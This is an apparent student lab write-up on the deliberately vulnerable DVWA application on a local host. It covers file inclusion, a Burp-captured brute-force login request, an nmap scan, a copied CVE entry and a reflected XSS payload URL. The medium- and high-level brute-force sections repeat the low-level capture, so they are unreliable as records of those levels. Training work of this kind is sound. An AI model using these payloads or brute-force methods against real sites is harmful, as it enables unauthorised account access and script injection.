
File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High Level:



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql


Damn Vulnerable Web Application (DVWA) v1.10 *Development*

8.Brute Force Attack.

A brute force attack is a type of hacking that employs trial and error to crack passwords, login credentials, and encryption keys. It is a simple yet dependable method for gaining unauthorised access to individual accounts as well as systems and networks of organisations. The hacker tries a variety of usernames and passwords, frequently using a computer to test a large number of combinations, until they find the correct login information.


The term "brute force" refers to attackers who use excessive force to gain access to user accounts. Despite being an old cyberattack method, brute force attacks have been tried and tested and are still a popular hacking tactic.

Low Level:


Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 3
Request Body Parameters 0
Request Cookies 2
Request Headers 9

Request to http://192.168.65.128:80

```
GET /dvwa/vulnerabilities/brute/?username=darshan&password=password&Login=Login HTTP/1.1
Host: 192.168.65.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.65.128/dvwa/vulnerabilities/brute/
Connection: close
Cookie: security=low; PHPSESSID=15d0949b4bc991da669a38e804386e80
Upgrade-Insecure-Requests: 1
```



Vulnerability: Brute Force

Login

Username: darshan

Password: ••••••••

Welcome to the password protected area admin


More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Username: admin
Security Level: low
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

Medium Level:



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.65.128:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 3
Request Body Parameters 0
Request Cookies 2
Request Headers 9

```
GET /dvwa/vulnerabilities/brute/?username=darshan&password=password&Login=Login HTTP/1.1
Host: 192.168.65.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.65.128/dvwa/vulnerabilities/brute/
Connection: close
Cookie: security=low; PHPSESSID=15d0949b4bc991da669a38e804386e80
Upgrade-Insecure-Requests: 1
```



Vulnerability: Brute Force

Login

Username: darshan

Password: ••••••••

Login

Welcome to the password protected area admin


More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

High Level:



Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.65.128:80
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 3
Request Body Parameters 0
Request Cookies 2
Request Headers 9

```
GET /dvwa/vulnerabilities/brute/?username=darshan&password=password&Login=Login HTTP/1.1
Host: 192.168.65.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.65.128/dvwa/vulnerabilities/brute/
Connection: close
Cookie: security=low; PHPSESSID=15d0949b4bc991da669a38e804386e80
Upgrade-Insecure-Requests: 1
```

Vulnerability: Brute Force

Login

Username: darshan

Password: ••••••••

Login

Welcome to the password protected area admin

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

9.Forced Browsing Vulnerabilty.

Forced browsing, also known as forceful browsing, is an attack technique used against poorly protected websites and web applications that allows the attacker to access resources that they should not have access to. These resources may contain sensitive data. Forced browsing is a common security issue in web applications caused by sloppy coding.


Mitre formally defines forced browsing in CWE-425. Forced browsing is not considered a separate category in the latest OWASP Top-10 2017 from the Open Web Application Security Project, but is included in category A5:2017-Broken Access Control.

10.Components with known Vulnerability.

Web services frequently include a component with a known security vulnerability. When this occurs, it falls into this category regardless of the type of component that is vulnerable, making this a very common finding.

The operating system, the CMS used, the web server, some plugin installed, or even a library used by one of these plugins could all be vulnerable.

These attacks have become commonplace because it is far easier for an attacker to exploit a known vulnerability than it is to develop a specific programme or attack methodology to find vulnerabilities themselves. This fact should put known component vulnerabilities at the top of your security priority list.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 80 192.168.65.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-15 13:14 EDT
Nmap scan report for 192.168.65.128
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.71 seconds

┌──(kali㉿kali)-[~]
└─$ echo Darshan Achar
Darshan Achar
```



Vulnerability Details : CVE-2000-1221

The line printer daemon (lpd) in the lpr package in multiple Linux operating systems authenticates by comparing the reverse-resolved hostname of the local machine to the hostname of the print server as returned by gethostname, which allows remote attackers to bypass intended access controls by modifying the DNS for the attacking IP.

Publish Date : 2000-01-08 Last Update Date : 2017-07-11

− CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Bypass a restriction or similar
CWE ID	CWE id is not defined for this vulnerability

− Additional Vendor Supplied Data

Vendor	Impact	CVSS Score	CVSS Vector	Report Date	Publish Date
Redhat	important				2000-01-08

If you are a vendor and you have additional data which can be automatically imported into our database, please contact admin @ cvedetails.com

− Products Affected By CVE-2000-1221


#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	OS	Debian	Debian Linux	2.1	*	*	*	Version Details Vulnerabilities
2	OS	Redhat	Linux	4.1	*	*	*	Version Details Vulnerabilities
3	OS	Redhat	Linux	4.2	*	*	*	Version Details Vulnerabilities
4	OS	Redhat	Linux	5.0	*	*	*	Version Details Vulnerabilities
5	OS	Redhat	Linux	5.2	*	I386	*	Version Details Vulnerabilities
6	OS	Redhat	Linux	6.0	*	*	*	Version Details Vulnerabilities
7	OS	Redhat	Linux	6.1	*	I386	*	Version Details Vulnerabilities
8	OS	SGI	Irix	6.5	*	*	*	Version Details Vulnerabilities
9	OS	SGI	Irix	6.5.1	*	*	*	Version Details Vulnerabilities
10	OS	SGI	Irix	6.5.2	*	*	*	Version Details Vulnerabilities
11	OS	SGI	Irix	6.5.3	*	*	*	Version Details Vulnerabilities

11.HTML Injection.

HTML is the language that controls how application data (such as a product catalogue) is displayed to users in their web browser. This language includes visualisation commands such as changing the colour of the page's background and the size of embedded images. It also includes links to other web pages as well as additional commands for the user's browser. Furthermore, automated tools that collect useful information from the web on behalf of users frequently do so by accessing and parsing the relevant information in the application's HTML pages in a systematic manner.

Cross-site Scripting is closely related to HTML injection attacks (XSS). HTML injection defaces the page by using HTML. As the name suggests, XSS injects JavaScript into the page. Both attacks take advantage of insufficient validation of user input.


Output are same for **Low,Medium,High Level:**



```
192.168.65.128/dvwa/vulnerabilities/xss_r/?name=<script+>alert%28"Darshan+Achar"%29<%2Fscript>#
```

192.168.65.128 says

Darshan Achar



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello
Darshan Achar

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html